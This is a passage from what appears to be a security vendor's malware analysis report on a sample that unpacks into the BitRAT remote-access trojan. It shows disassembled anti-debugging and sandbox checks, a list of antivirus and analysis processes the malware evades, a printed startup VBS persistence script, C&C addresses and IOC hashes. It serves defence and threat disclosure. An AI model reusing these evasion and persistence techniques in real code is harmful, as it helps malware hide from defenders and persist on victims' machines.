
```
0046D093    68 E4CF4600      push fola.46CFE4
0046D098    6A 01            push 1
0046D09A    FF15 B48C4800    call dword ptr ds:[<&RtlAddVectoredExceptionHandler>]
0046D0A0    6A 00            push 0
0046D0A2    E8 B998F9FF      call <JMP.&wglCreateContext>
0046D0A7    6A 00            push 0
0046D0A9    E8 629EF9FF      call <JMP.&GetSystemMetrics>
0046D0AE    8BD8             mov ebx,eax
0046D0B0    6A 01            push 1
0046D0B2    E8 599EF9FF      call <JMP.&GetSystemMetrics>
0046D0B7    81FB 20030000    cmp ebx,320
0046D0BD    76 07            jbe fola.46D0C6
0046D0BF    3D 58020000      cmp eax,258
0046D0C4    77 07            ja fola.46D0CD
0046D0C6    BE 03000000      mov esi,3
0046D0CB    EB 0D            jmp fola.46D0DA
0046D0CD    6A 00            push 0
0046D0CF    5E               pop esi
0046D0D0    96               xchg esi,eax
0046D0D1    F7F0             div eax
```

Check of the BeingDebugged flag.



```
024D7827    6A 30               push 30
024D7829    59                  pop ecx
024D782A    64:8B01             mov eax,dword ptr fs:[ecx]
024D782D    8078 02 00          cmp byte ptr ds:[eax+2],0
024D7831    0F85 07000000       jne 24D783E
024D7837    C745 F8 00000000    mov dword ptr ss:[ebp-8],0
024D783E    397D F8             cmp dword ptr ss:[ebp-8],edi
```

QueryInformationProcess call with the argument 0h1E / 0h1F to search for debuggers.




```
EIP  024D101F   45                 inc ebp
     024D1020   FC                 cld
     024D1021   0000               add byte ptr ds:[eax],al
     024D1023   0000               add byte ptr ds:[eax],al
     024D1025   FFD1               call ecx
     024D1027   837D FC 00         cmp dword ptr ss:[ebp-4],0
     024D102B   0F84 903D0000      je 24D4DC1
     024D1031   8B86 8C000000      mov eax,dword ptr ds:[esi+8C]
     024D1037   6A 00              push 0
     024D1039   6A 04              push 4
     024D103B   8D55 F8            lea edx,dword ptr ss:[ebp-8]
     024D103E   52                 push edx
     024D103F   6A 1E              push 1E

ecx=<ntdll.ZwQueryInformationProcess>

024D1025
```


```
0019F82C  FFFFFFFF
0019F830  0000001F
```

A search for the keywords « sample », « malware » or « sandbox » in the path location of the malware. If found, the execution stops.



```
02630419   8D7D E0          lea edi,dword ptr ss:[ebp-20]     sandbox
0263041C   8D85 C8FDFFFF    lea eax,dword ptr ss:[ebp-238]    malware_path_location
02630422   E8 DA4B0000      call <check_path_loc>
02630427   85C0             test eax,eax
02630429   0F85 16000000    jne 2630445
```

Search for a set of antivirus or analysis programs. If they are running, the execution stops :



```
024D1305   C745 F8 72007600   mov dword ptr ss:[ebp-8],fola.760072
024D130C   66:8955 FC         mov word ptr ss:[ebp-4],dx
024D1310   E8 0C440000        call <search_in_processes>
024D1315   83C4 04            add esp,4
024D1318   85C0               test eax,eax
024D131A   0F85 4A380000      jne 24D4B6A
024D1320   8D4D CC            lea ecx,dword ptr ss:[ebp-34]
024D1323   51                 push ecx                              ecx:L"mpcmdrun"
024D1324   8BC6               mov eax,esi
024D1326   E8 F6430000        call <search_in_processes>
024D132B   83C4 04            add esp,4
024D132E   85C0               test eax,eax
024D1330   0F85 34380000      jne 24D4B6A
024D1336   8D55 F0            lea edx,dword ptr ss:[ebp-10]
024D1339   52                 push edx
024D133A   8BC6               mov eax,esi
024D133C   E8 E0430000        call <search_in_processes>
```

List of antiviruses and analysis programs:

- Avast
  - Avastui.exe
  - Avastsvc.exe
  - Aswidsagent.exe
- kaspersky
  - Avgsvc.exe
  - Avgui.exe
- AVP

  Avp.exe
- Bit Defender
  - Bdwtxag.exe
  - Bdagent.exe


- Windows Defender
  - Msmpeng
  - Mpcmdrun
  - Nissrv.exe
- Dr Web

  Dwengine.exe
- ESET
  - Equiproxy
  - Ekrn
- Analysis tools
  - Procexp.exe
  - Windbg.exe
  - Procmon.exe
  - Ollydbg.exe

  Multiple delays of the malware execution.


Persistency

A Notepad.exe injected shellcode drops a VBS file in the startup folder to ensure the malware persistency.


Roaming › Microsoft › Windows › Start Menu › Programs › Startup
Search Startup

Name	Date modified	Type	Size
klop.vbs	12/15/2020 9:14 AM	VBScript Script File	1 KB


Figure 29: VBS file in the startup folder



```
set ANhdK = creATeOBjeCt("wScRIPt.SheLL")
AnhDk.run """C:\Users\analyst\AppData\Roaming\rtgb\ernm.exe""", 0, FalseNUL
```

Figure 30: Content of the VBS dropped file


Then, the notepad shellcode starts the malicious ernm.exe.



Name	Date modified	Type	Size
ernm.exe	11/30/2020 2:49 AM	Application	4,792 KB

Figure 31: Duplicate the malware at the persistence path

This ernm.exe malware is statically identical to fola.exe. During its execution, it compares its path with %appdata%/Roaming/rtgb/ernm.exe. If it is equal, it unpacks itself to a BitRAT. (MD5 : B6AD351A3EA35CAE710E124021A77CA8)



BitRAT
#1 High Quality and Efficiency RAT
Learn more
Two modes of connections:
Direct reverse connection mode
Tor connection
100% Privacy & Peace of mind.

via secure sockets (TLS 1.2)

Create a client that connects either straight to your own DNS/IP or:

Via a Tor hidden service (RAT can generate your private v3 .onion address in a few seconds with a single click from the settings)

Figure 32: BitRAT advertisement



IP	User	System	UAC Level	Operating System	Active Window	Idle	Bandwidth	In/Out	Speed
Clients: 1									
127.0.0.1:52719@...	DESKTOP-VSJ...	I X4 955 ...	Limited	Win 10 (x86)	BitRAT	0d 0h 0m 36s	N/A	1.04 KiB/62 B	D: 267 B/s...

Figure 33: Example of BitRAT Attacker dashboard

The BitRAT functionalities include:

- SSL encryption
- XMR mining
- Webcam hacking
- Remote control
- Keylogging
- Download and upload of files
- Compatibility with TOR

1.7.4 The C&C

The C&C of this malware is located at the following IP: 185[.]157[.]161[.]109

This IP was resolved to a domain, which is a sub domain of a legitimate Bulgarian website for video surveillance systems.




Figure 34: The Bulgarian website

1.8 Protections

Check Point customers are protected against this attack.

SandBlast Network

- Trojan.Wind.Generic.A/H/F
- RAT.Win.BitRat.A
- Signature_xlm_char_macro_4
- Signature_xlm_macro_4_concat_exec
- AP.malicious.xls.a

1.9 IOCs

Document:

- 37951f4d601c647c284a431b582f5aebc3d0e13e

- 0f7901078941f167b318f4fb37349503ec62b45d
- e4b03e2689bf54d97195c4b1bf94d7e047fb0926
- e56157faa2d9c5c9a0a30f321b442794860576e0
- 2b753299c8824cc1dd0c48c2552e67df2db0800a
- 583e84e1376147dfc21bab53026cd2bd0250dca5
- e14e89d16fb6632659ffe2bb2b8b82741ace5478
- fea838fecb16a23717429f25967b5d9f21b9b5f8
- 4e6c98140eeb64351740e7b62e6863659abbb591
- cdb97b35bdedcb6318cf6ed11b706a12df2e95be
- d05bb0a47b5f43ae9c2ffd72c9245ee6675bc798
- ee5dc839a6565d26b6eb8d07744c4886f646721d
- f8f92986f49a19f58a3114a19f4c0af48ab59e43
- 1d884a8beb4f84a6a5fb12dd9d3b3ff3108b6874
- 6ebb625de65f3a8ce66122d10dcccdfad8cdf5d6
- d529134cdf6837081ead1219a74128e5ccb31ce9
- 6cb9af64cb0c86ca2238e01d1452b9d6513b7ea3
- 9529b21240d9986c32527a589d38029c608dd253
- 433144bc02374a186ffcb91d3beaabcba0cd160d
- c3b19195228f75b437a9c5b3df2028df1b1cbdc5
- eca08346b447fc927fdad8cc944178e85c83496a
- 129226d22bb541495ff427e9f4a421cb09557a12
- 9809ea270285d08732dacc3ca572d9d272fec6fa
- 1982ba2694cd6b25bb057f89b29ded8225c997cd
- 0f7901078941f167b318f4fb37349503ec62b45d
- 0b6cb46c92dbb0075f2524c8397e44236c37eebd
- 25ed4d9fca33c1ccdf6b6a6793df14d2e07e5e97
- 3a4e2469a56dcd0b9a287f8bde8be78aec6ab397

Malwares:

- a359796eacef161e75ce3f5094e1dd2bff37389c
- 9a8b2be1f45b4d3d5a9a772ce45a01caa0a1b6e2

C&Cs:

- 185[.]157[.]161[.]109
- 185[.]57[.]162[.]81